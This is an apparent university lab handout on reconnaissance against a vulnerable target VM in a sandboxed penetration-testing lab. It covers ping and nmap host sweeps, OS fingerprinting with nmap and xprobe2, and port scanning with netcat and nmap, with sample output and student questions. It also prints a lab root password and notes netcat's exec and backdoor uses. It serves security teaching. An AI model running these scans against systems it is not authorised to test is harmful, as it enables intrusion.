


Lab 10: Security Testing – Linux Server

10.1 Details

Aim: Security Assessment and Penetration of a Linux Web Server, using the BackTrack5 Linux Security distribution and some of its security assessment tools.

10.2 Activities – Security Assessment

For this lab we will use a virtualised Penetration Testing Lab environment running on our VMWare vSphere virtualisation cloud. VMWare vCenter server provides a management portal to the virtual infrastructure, and can be accessed via a web browser at <https://vc2003.napier.ac.uk/> The architecture of the lab is shown below.



The lab consists of a security testing VM **BACKTRACK**, running the BackTrack5 penetration testing Linux distribution. The Target of Evaluation (ToE) **TARGET** machine will be a Web Server running an Operating Systems (OS) and network applications with several vulnerabilities, and is located somewhere in the range 10.200.0.0 to 10.200.0.10.


2.1.1 Log in to vCenter and Run Lab VMs

Open Internet Explorer, and connect to the virtualisation IAAS cloud at:



The VMWare vCenter management server is at:
<https://vc2003.napier.ac.uk/>

Login to your Security Testing platform as the user **root**, with the password **napier_toor**, and use the **startx** command to run the X-Windows GUI. You should now have the BAKTRACK VM GUI running, as shown below.



From BACKTRACK, open a Terminal window (Applications>Accessories>Terminal), and use the **dhclient** command to get an ip address, then the **ifconfig** command to find details of the network interfaces, as shown below. You should be connected to the virtual target LAN network via an Ethernet interface.

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# ifconfig -a
eth3      Link encap:Ethernet  HWaddr 00:50:56:ab:05:d4
          inet addr:10.200.0.13  Bcast:10.200.255.255  Mask:255.255.0.0
          inet6 addr: fe80::250:56ff:feab:5d4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19299  errors:5  dropped:5  overruns:0  frame:0
          TX packets:15780  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5451208 (5.4 MB)  TX bytes:2172652 (2.1 MB)
          Interrupt:19 Base address:0x2000
```

Questions


Q: Which BACKTRACK VM interface is connected to the target LAN network?

Q: What is the IP Address of the interface?

2.1.2 Target Discovery

The first step is to find Target machines on the target network. At this stage the identity of the systems (routers, PCs, Servers) or what services they are running are not being sought, but only how many target systems are live, and what are their IP Addresses. These will then be enumerated later.

A **Host Sweep** is a simple method of finding target systems., as illustrated below.



Ping Sweep

From **BACKTRACK** ping the **TARGET** server IP Address range 10.200.0-5 to check if any machines are up.

```
ping 10.200.0.TARGET
```

Questions

Q: Do any machines respond to the ICMP packets?

Nmap

From **BACKTRACK** perform a host sweep using nmap, of IP Addresses between 0-20, to check the which machines are up.

```
nmap -sP host_range
```

Questions

Q: How many machines are up in this range?

Q: What are some of their IP addresses?

The results should look similar to the following:

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# nmap -sP 10.200.0.0-20

Starting Nmap 6.25 ( http://nmap.org ) at 2013-03-28 05:47 EDT
Nmap scan report for 10.200.0.4
Host is up (0.00016s latency).
MAC Address: 00:50:56:AB:15:FF (VMware)
Nmap scan report for 10.200.0.9
Host is up (0.000084s latency).
MAC Address: 00:50:56:AB:05:D0 (VMware)
Nmap scan report for 10.200.0.13
Host is up.
Nmap scan report for 10.200.0.15
Host is up (0.00030s latency).
MAC Address: 00:50:56:AB:22:FA (VMware)
Nmap scan report for 10.200.0.16
Host is up (0.00021s latency).
MAC Address: 00:50:56:AB:22:F2 (VMware)
Nmap done: 21 IP addresses (5 hosts up) scanned in 0.51 seconds
root@bt:~#
```

Genlist

The **genlist** tool automates the use of ICMP and ARP packets to produce a list of hosts on a network.

To start **genlist** and display its options, select **BackTrack>Information Gathering>Network Analysis>Identify Live Hosts>genlist**, or open a Terminal Window and type the **genlist** command.

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# genlist
Usage: genlist [Input Type] [General Options]
Input Type:
  -s --scan <target>      Ping Target Range ex: 10.0.0.*
Scan Options:
  -n --nmap <path>       Path to Nmap executable
  --inter <interface>    Perform Nmap Scan using non default interface
General Options:
  -v --version            Display version
  -h --help               Display this information
Send Comments to Joshua D. Abraham ( jabra@ccs.neu.edu )
root@bt:~#
```

To find live machines on the LAN, (which respond to ICMP probes) use a command similar to the following:

```
genlist -s 10.200.0.0-20
```

Questions


Q: Which targets responded to the **genlist** tool?

The output should look similar to the following:

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# genlist -s 192.168.1.120-130
192.168.1.128
192.168.1.129
root@bt:~#
```

2.1.3 Operating System (OS) Fingerprinting

After discovering live target systems, we want to identify which machines are running which OS's, as illustrated below.



Nmap can be used to fingerprint the OS of target machines. It performs active OS fingerprinting by sending packets to the target system. Nmap has a flag `-O` which can be used to enable OS detection.

From BACKTRACK perform an OS Scan on the possible target machines using a command such as the following.

```
nmap -O <TARGET_IP>
```

Questions

Q: Does nmap return exact match for the OS fingerprint, for the targets?
YES/NO


Q: Which OSs does nmap report?

Q: Which machine is a Windows server?

Q: Which machine is a Linux server we are interested in?

Nmap sends a combination of packets to various ports on the target system, and the response packets of the OS are like a fingerprint. Depending on the ports open on the host, the results can vary from very accurate, to a broad range of possible OSs.

OS Scan results for the Linux Server should be similar to the following:



```
MAC Address: 00:50:56:AB:15:5E (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.31
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submi
Nmap done: 1 IP address (1 host up) scanned in 2.90 seconds
```

Xprobe2

Xprobe2 is another active OS fingerprinting tool.

To start **xprobe2** and display its options, select **BackTrack>Information Gathering>Network Analysis>OS Fingerprinting>Xprobe2**, or open a Terminal Window and find the script, cd to its directory, and display the help with:

```
locate xprobe2
cd <xprobe2 dir>
./xprobe2
```

Note: Xprobe2 may not operate correctly without an internet connection (if your lab environment is sandboxed).

```

root@bt:~# xprobe2 10.200.0.8

Xprobe-ng v.2.1 Copyright (c) 2002-2009 fyodor@o0o.nu, ofir@sys-security.com, me
der@o0o.nu

[+] Target is 10.200.0.8
[+] Loading modules.
[+] Following modules are loaded:
[x] ping:icmp_ping - ICMP echo discovery module
[x] ping:tcp_ping - TCP-based ping discovery module
[x] ping:udp_ping - UDP-based ping discovery module
[x] infogather:tll_calc - TCP and UDP based TTL distance calculation
[x] infogather:portscan - TCP and UDP PortScanner
[x] fingerprint:icmp_echo - ICMP Echo request fingerprinting module
[x] fingerprint:icmp_tstamp - ICMP Timestamp request fingerprinting module
[x] fingerprint:icmp_amask - ICMP Address mask request fingerprinting module
[x] fingerprint:icmp_info - ICMP Information request fingerprinting module
[x] fingerprint:icmp_port_unreach - ICMP port-unreachable fingerprinting modu


```

Questions

Q: Does xprobe2 return a match for the OS fingerprint?
YES/NO


Q: Which OS does it report?

Using the output from the tools, complete the IP Addressing for the machines we are interested in on the network, on the diagram in below:



2.1.4 Target Enumeration - Open Ports on Target Hosts


With a list of target systems, the next stage is to identify services running on the systems. Once target systems have been found, **Port Scans** can be performed on each system, via the IP Address. A port scan gives information on services running on the machine.



TCP Port Scanning

Most interesting services from a Penetration Testing point of view, are based on the TCP connection oriented protocol. TCP Scanning is performed by setting the TCP flags in scan packets, and analysing the responding packets.

This is based on the 3-way TCP handshake, which is done before data is sent between 2 ports (the client port and the server port). The TCP RFC defines if a SYN packet is sent by the client to an open server port, an SYN-ACK should be sent back from the server to confirm the port is open, otherwise a RST packet is returned. The client then sends an ACK and data can be transferred. Tools can manipulate flags to elicit responses showing open ports (services).






For a definitive list of TCP/UDP server ports:
<http://www.iana.org/assignments/port-numbers>

Netcat

Netcat is a multi-purpose tool which can read and write just about any TCP or UDP traffic using the TCP/IP protocol suite. It is a “Swiss Army Knife” type utility, and is rather basic in syntax, but very powerful. It can be used for transferring files, port listening, banner grabbing, port scanning, and even to set up a backdoor.

From **BACKTRACK** use a command such as the following to review the **Netcat** flags and arguments available.

```
nc -h
```




```
root@bt: ~
File Edit View Terminal Help
-c shell commands          as '-e'; use /bin/sh to exec [dangerous!!]
-e filename                program to exec after connect [dangerous!!]
-b                          allow broadcasts
-g gateway                 source-routing hop point[s], up to 8
-G num                     source-routing pointer: 4, 8, 12, ...
-h                          this cruft
-i secs                    delay interval for lines sent, ports scanned
-k                          set keepalive option on socket
-l                          listen mode, for inbound connects
-n                          numeric-only IP addresses, no DNS
```



For more information on **netcat**, an overview and links can be found at:
<http://en.wikipedia.org/wiki/Netcat>

Now from **BACKTRACK** use Netcat to port scan for open ports on the **TARGET machine**, using a command such as the following. The **-z** and **-w** are used to speed up the scan.

```
nc -vv -z -w2 <TARGET_IPADDRESS> 20-150
```



```
root@bt: ~
File Edit View Terminal Help
(UNKNOWN) [192.168.0.3] 137 (netbios-ns) : Connection refused
(UNKNOWN) [192.168.0.3] 136 (?) : Connection refused
(UNKNOWN) [192.168.0.3] 135 (loc-srv) open
(UNKNOWN) [192.168.0.3] 134 (?) : Connection refused
(UNKNOWN) [192.168.0.3] 133 (?) : Connection refused
(UNKNOWN) [192.168.0.3] 132 (?) : Connection refused
(UNKNOWN) [192.168.0.3] 131 (?) : Connection refused
(UNKNOWN) [192.168.0.3] 130 (?) : Connection refused
(UNKNOWN) [192.168.0.3] 129 (pwdgen) : Connection refused
(UNKNOWN) [192.168.0.3] 128 (?) : Connection refused
(UNKNOWN) [192.168.0.3] 127 (?) : Connection refused
(UNKNOWN) [192.168.0.3] 126 (?) : Connection refused
(UNKNOWN) [192.168.0.3] 125 (?) : Connection refused
```

This port scans ports from 20-150 on the target machine. As you can see several services are open in this range.

Questions

Q. Using Netcat, list the services which are open in the range 20-150?

Port Number	Protocol	Description
-------------	----------	-------------

Q. Using Netcat, how many services are open in the range 1-1024?


Q. Using Netcat, how many services are open in total? (don't specify the port range)

(this can be left running in a terminal window)

Nmap

The **Nmap** tool is seen as the premium scanning tool, and is better suited than Netcat to perform a range of scans.

Nmap is probably the most comprehensive port scanning tool available. The configuration files are located in **/usr/local/share/nmap**:



```
root@bt: /usr/local/share/nmap
File Edit View Terminal Help
root@bt:/usr/local/share/nmap# ls
nmap.dtd          nmap-payloads  nmap-service-probes  nselib
nmap-mac-prefixes nmap-protocols nmap-services        nse_main.lua
nmap-os-db        nmap-rpc       nmap.xsl             scripts
root@bt:/usr/local/share/nmap#
```

TCP Connect Scan

Now from BACKTRACK, use the following to perform a Full Connect Scan to the **TARGET machine**. This type of scan completes the 3-way handshake. This will scan the target, for all ports defined in the **nmap-services** file.


```
nmap -sT <TARGET_IPADDRESS>
```

Questions

Q. How many ports are open on the TARGET Machine?

Q. Details some of the well know services?

Results should be similar to the following:



```
root@bt: ~
File Edit View Terminal Help
root@bt:~# nmap -sT 192.168.254.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-03-27 05:29 EDT
Nmap scan report for 192.168.254.129
Host is up (0.0010s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
```

2.1.5 Target Enumeration - Fingerprinting Services

